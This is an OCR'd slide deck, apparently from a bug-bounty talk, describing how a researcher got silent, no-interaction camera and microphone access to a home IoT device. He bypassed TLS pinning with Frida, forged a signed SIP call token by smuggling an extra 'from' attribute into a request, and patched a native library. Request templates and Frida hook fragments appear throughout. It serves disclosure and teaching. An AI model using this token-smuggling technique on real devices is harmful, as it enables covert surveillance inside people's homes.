1. No user-interaction shell the device
2. Gain control of some sort of [COMPANY NAME] admin functionality
3. Bypass auth specifically for cam/mic related endpoints
4. Compromise storage for video/audio feeds

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

1. No user-interaction shell the device
2. Gain control of some sort of [COMPANY NAME] admin functionality
3. Bypass auth specifically for cam/mic related endpoints
4. Compromise storage for video/audio feeds
5. Access built-in functionality to access cam/mic with authentication bypass

Which one are we feeling? Place your bets… Free swag for someone who gets it right.

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

Possibilities:

1. No user-interaction shell the device
2. Gain control of some sort of [COMPANY NAME] admin functionality
3. 🎉**Bypass auth specifically for cam/mic related endpoints**🎉
4. Compromise storage for video/audio feeds
5. Access built-in functionality to access cam/mic with authentication bypass

Which one are we feeling? Place your bets… Free swag for someone who gets it right.

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

IoT device has a  you can use to  with this device.

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation

IoT device has a  you can use to  with this device.

Calling yourself from Mobile App => **Automatic Answer on the IoT device**.



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

Mobile App



JadX to Decompile



Source cooooooooooode! 🎉

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

Bypass Root Detection

OBJECTION RUNTIME MOBILE EXPLORATION GIT.IO/OBJECTION

FRIDA

Patched APK on real device.

Bypass TLS Pinning for HTTP

FRIDA

Custom Cert Pinning Solution 🤦

HTTP Introspection! Woohoo! 🎉

Now how does this whole calling thing work….

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

NOT SO FAST!!!

Bypass Root Detection

OBJECTION RUNTIME MOBILE EXPLORATION GIT.IO/OBJECTION

FRIDA

Patched APK on real device.

Bypass TLS Pinning for HTTP

FRIDA

Custom Cert Pinning Solution 🤦

HTTP Introspection! Woohoo! 🎉

Now how does this whole calling thing work….

SIP

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

[RFC Home] [TEXT|PDF|HTML] [Tracker] [IPR] [Errata] [Info page]


Updated by: 3265, 3853, 4320, 4916, 5393, 5621, 5626, 5630, 5922, 5954, 6026, 6141, 6665, 6878, 7462, 7463, 8217, 8591, 8760, 8898, 8996 — PROPOSED STANDARD — Errata Exist

Network Working Group — J. Rosenberg, dynamicsoft
Request for Comments: 3261 — H. Schulzrinne, Columbia U.
Obsoletes: 2543 — G. Camarillo, Ericsson
Category: Standards Track — et. al.

SIP: Session Initiation Protocol

Status of this Memo

This document specifies an Internet standards track protocol for the Internet community, and requests discussion and suggestions for improvements. Please refer to the current edition of the "Internet Official Protocol Standards" (STD 1) for the standardization state and status of this protocol. Distribution of this memo is unlimited.



S is for SECURE

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

Bypass Root Detection



Patched APK on real device.

Bypass TLS Pinning for HTTP



Custom Cert Pinning Solution 🤦

Bypass TLS Pinning for SIPS





Custom Cert Pinning Solution FOR SIPS

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

Bypass Root Detection

OBJECTION RUNTIME MOBILE EXPLORATION GIT.IO/OBJECTION

FRIDA

Patched APK on real device.

Bypass TLS Pinning for HTTP

FRIDA


Custom Cert Pinning Solution 🤦

Bypass TLS Pinning for SIPS

SIPS

FRIDA


Custom Cert Pinning Solution FOR SIPS



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story…

Bypass Root Detection

OBJECTION RUNTIME MOBILE EXPLORATION GIT.IO/OBJECTION

FRIDA

Patched APK on real device.

Bypass TLS Pinning for HTTP

FRIDA


Custom Cert Pinning Solution 🤦

Bypass TLS Pinning for SIPS

SIP

FRIDA

Custom Cert Pinning Solution FOR SIPS





PolarProxy

PolarProxy is a transparent TLS and SSL inspection proxy created for incident responders, malware analysts and security researchers. PolarProxy decrypts and re-encrypts TLS traffic, while also saving the decrypted traffic in a PCAP file that can be loaded into Wireshark or an intrusion detection system (IDS).

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - "Boom, I'm in your house" sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The Neverending Story...

Bypass Root Detection



Patched APK on real device.

Bypass TLS Pinning for HTTP




Custom Cert Pinning Solution -> Custom Frida script to override.

Bypass TLS Pinning for SIPS



Custom Frida Script -> Insert Polar Proxy Compatible Certificate into Cert Store.

Read PCAPs with Wireshark



SIP Introspection!

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

Getting a Call / Getting Registered

1.

```
GET /api/getSIPAuth HTTP/1.1
Host: ...
Authorization: ...
```

Uses HTTP to get the authentication token for SIP

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

The REGISTER Token [payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=<sips:PERSON_1@site.com>;...interval=<5400>;[end]

Both generated from Authorization Bearer

1.
```
GET /api/getSIPAuth HTTP/1.1
Host: ...
Authorization: ...
```

This request is used by the app to generate the `authToken` used to SIP `REGISTER` the device to the registry [redacted]. These tokens are broken into 4 parts that resemble a JWT token:

Code 41 Bytes — Unwrap lines Copy Download

```
1 [bintime].[keyInfo].[payload].[signature]
```

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - "Boom, I'm in your house" sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work...?

Getting a Call / Getting Registered

1.
```
GET /api/getSIPAuth HTTP/1.1
Host: ...
Authorization: ...
```

Uses HTTP to get the authentication token for SIP

2.
```
REGISTER sips:REDACTED.com SIP/2.0
...
From: <sips:PERSON_IDENTIFIER>
To: <sips:PERSON_IDENTIFIER>
Contact: <sips:PERSON@server;transport=...>
X-authtoken:  [Signed B64 string - JWTish]
...
```

SIP Register - attach Address of Record (ie AOR, ie their ID) to their location (Contact header)

3.


Black Magic

When someone calls you, the device rings

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

Making a Call


1.

```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{“target”:”<sips:PERSON_2@site.com>”}
```

Sends target, gets auth token specifically for call.

[payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=<sips:PERSON_2@site.com>;...interval=<5400>;[end]



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

Making a Call

1.


```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{“target”:”<sips:person_id>”}
```

Sends target, gets auth token specifically for call.

2.

```
INVITE sips:stuff@REDACTED.com SIP/2.0
…
From: <sips:PERSON_CALLING>
To: <sips:PERSON_GETTING_CALL>
Contact: <sips:PERSON_CALLING@server;transport=...>
X-authtoken:  [Signed B64 string - JWTish]
…
```

INVITE to call
From is … from
To is … to
X-authtoken [payload] must match To and From.



✅

Call Happens

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - "Boom, I'm in your house" sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

😈Faking ~~Making~~ a Call

1.

```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{"target":"ARB_DATA"}
```

Sends target, gets auth token specifically for call.

[payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=ARB_DATA;...interval=<5400>;[end]

Arbitrary signing

This request is used by the app to generate the `authToken` used to SIP `REGISTER` the device to the registry [redacted]. These tokens are broken into 4 parts that resemble a JWT token:

Code 41 Bytes — Unwrap lines Copy Download

```
1 [bintime].[keyInfo].[payload].[signature]
```

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - "Boom, I'm in your house" sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

😈 Faking ~~Making~~ a Call

1.

```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{"target":"<SIPS_PERSON2>;from=<sips:PERSON_2_ALSO>"}
```

Sends target, gets auth token specifically for call.

[payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=<sips:PERSON_2@site.com>;from=<sips:PERSON_2@site.com>;...interval=<5400>;[end]

Smuggled "from" attr
Attribute Pollution

This request is used by the app to generate the `authToken` used to SIP `REGISTER` the device to the registry [redacted]. These tokens are broken into 4 parts that resemble a JWT token:

Code 41 Bytes — Unwrap lines Copy Download

```
1 [bintime].[keyInfo].[payload].[signature]
```

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Goal 1: Bypass auth specifically for cam/mic related endpoints

OK - finally we can see. How does this thing work…?

😈 Faking ~~Making~~ a Call

1.
```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{“target”:”<SIPS_PERSON2>;from=
<sips:PERSON_2_ALSO>”}
```
Sends target, gets auth token specifically for call.

2.
```
INVITE sips:stuff@REDACTED.com SIP/2.0
...
FrAm: <sips:PERSON_CALLING>
From: <sips:PERSON_GETTING_CALL>
To: <sips:PERSON_GETTING_CALL>
Contact: <sips:PERSON_CALLING@server;transport=...>
X-authtoken:  [TOKEN WITH FORGED “from” ATTR]
...
```

INVITE to call
From is … from ✅
To is … to ✅
X-authtoken [**payload**] must match To and From ✅
(**X-authtoken** [**signature**] must be valid ✅)
From and **To** are same, so **auto answer** ✅




✅

Call Happens &
Auto Answered



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - "Boom, I'm in your house" sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

OK - finally we can see. How does this thing work...?

😈 Faking ~~Making~~ a Call

1.
```
POST /api/initCallAuth HTTP/1.1
Host: ...
Authorization: ...

{"target":"<SIPS_PERSON2>;from=<sips:PERSON_2_ALSO>"}
```

Sends target, gets auth token specifically for call.

2.
```
INVITE sips:stuff@REDACTED.com SIP/2.0
...
FrAm: <sips:PERSON_CALLING>
From: <sips:PERSON_GETTING_CALL>
To: <sips:PERSON_GETTING_CALL>
Contact: <sips:PERSON_CALLING@server;transport=...>
X-authtoken: [TOKEN WITH FORGED "from" ATTR]
...
```




✅

Call Happens & **Auto Answered**





But wait, Justin, why is there a FrAm header in the SIP INVITE?

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

One more challenge awaits…



The Neverending Story…

Bypass Root Detection

Patched APK on real device.

Bypass TLS Pinning for HTTP

Custom Cert Pinning Solution -> Custom Frida script to override.

Bypass TLS Pinning for SIPS

Custom Frida Script -> Insert Polar Proxy Compatible Certificate into Cert Store.

Read PCAPs with Wireshark

Bypass Signature for SIP x-authtoken


Bypass Signature validation with attribute pollution

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints✅

The Neverending Story…



How does one, uh, 


or, uh, 


Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

The Neverending Story…



How does one, uh, 

or, uh, 



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying


Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

The Neverending Story…



How does one, uh, Repeater or, uh, Intercept is on






Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

The Neverending Story…




How does one, uh, Repeater or, uh, Intercept is on



Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

The Neverending Story…



How does one, uh, Repeater or, uh, Intercept is on

```
let RegistrarConfiguration = Java.use("com.                    .sipclient.
RegistrarConfiguration");
RegistrarConfiguration["getAuthToken"].implementation = function () {
    console.log('getAuthToken is called');
    let returnVal =
```

```
Java.perform(function() {
    let SipHeaders = Java.use("com.          comms.calling.
    sipclient.SipHeaders");
    SipHeaders["put"].implementation = function (str,
    str2) {
```

```
let AccountConfig = Java.use("org.                .AccountConfig");
AccountConfig["setIdUri"].implementation = function (str) {
    console.log('setIdUri is called' + ', ' + 'str: ' + str);
    let ret = this.setIdUri("sips:
                                                    ");
```

FRIDA

FRIDA

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅

The Neverending Story…

Patching REDEACTED.so

When the attacker is using [redacted] However, when the request is generated, the input for these headers **both** trace to the `setIdUri` function call in the `connect` function of the `com.[redacted].comms.[redacted]sipSignaling` class.

This means that the these values are set inside the `REDACTED.so` library which are a little less easy to hook than the Java code running on the [redacted]

```
let RegistrarConfigurati
RegistrarConfiguration")
RegistrarConfiguration['
    console.log('getAuth
    let returnVal =
```

```
comms.calling.

nction (str,
```

```
let AccountCon
AccountConfig["setIdUri"].implementation = function (str) {
    console.log('setIdUri is called' + ', ' + 'str: ' + str);
    let ret = this.setIdUri("sips:
                                    ");
```

FRIDA

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints✅

Mobile App



JadX to Decompile



~~Source eeeeeeeeeeeode!~~ 🎉 NOT SO FAST!!!

A sh*t ton of native libraries

```
justin@RhynoDesktop: lib » cd x86
justin@RhynoDesktop: x86 » ls
REDACTED_4.so   REDACTED_3.so   REDACTED_2.so   REDACTED_1.so
REDACTED_9.so   REDACTED_8.so   REDACTED_7.so   REDACTED_6.so
REDACTED_5.so   REDACTED_10.so  REDACTED_14.so  REDACTED_13.so
REDACTED_12.so  REDACTED_11.so  REDACTED_17.so  REDACTED_16.so
REDACTED_15.so  REDACTED_19.so  REDACTED_18.so  REDACTED_24.so
REDACTED_23.so  REDACTED_22.so  REDACTED_21.so  REDACTED_20.so
REDACTED_27.so  REDACTED_26.so  REDACTED_25.so  REDACTED_33.so
REDACTED_32.so  REDACTED_31.so  REDACTED_30.so  REDACTED_29.so
REDACTED_28.so  REDACTED_36.so  REDACTED_35.so  REDACTED_34.so
REDACTED_39.so  REDACTED_38.so  REDACTED_37.so
```

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints ✅



Patching a .so is SCARY.

Just use `xxd REDACTED.so | vim -`
And `%! xxd -r`



1. s/From/FrAm/g on REDACTED.so
2. Add a new From header via yet another Frida script using Java Interface
3. New one doesn’t get overwritten by FrAm

Bug #10 - VERY Hard - IoT Device - No User Interaction Spying

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation ✅
Goal 1: Bypass auth specifically for cam/mic related endpoints✅

Impact: No User Interaction Microphone and Camera Access on IoT Device
Bounty: $20,000-$50,000
Severity: Critical, Critical, Critical
Program: Public

Takeaways:

- Holy crap, set up is annoying as hell
- Set a goal, and go after it. Hard.
- Targets that are hard to access are more likely vulnerable
- Don’t be afraid of new protocols

Bug #11 - VERY Hard - IoT Device - Hijack Calls

TL;DR Version

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Accidental Finding: Hijack calls of other users

The REGISTER Token [payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=<sips:PERSON_1@site.com>;...interval=<5400>;[end]

The INVITE (call) Token [payload]

[start]binTime=1659381966;from=<sips:PERSON_1@site.com>;to=<sips:PERSON_2@site.com>;...interval=<5400>;[end]

This request is used by the app to generate the `authToken` used to SIP `REGISTER` the device to the registry [redacted]. These tokens are broken into 4 parts that resemble a JWT token:


Code 41 Bytes — Unwrap lines Copy Download

```
1 [bintime].[keyInfo].[payload].[signature]
```

Bug #11 - VERY Hard - IoT Device - Hijack Calls

TL;DR Version

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
Accidental Finding: Hijack calls of other users



Bug #11 - VERY Hard - IoT Device - Hijack Calls

TL;DR Version

Target: In-home, Tabletop IOT Device with Camera & Microphone
End Goal: No User Interaction Spying - “Boom, I’m in your house” sort of situation
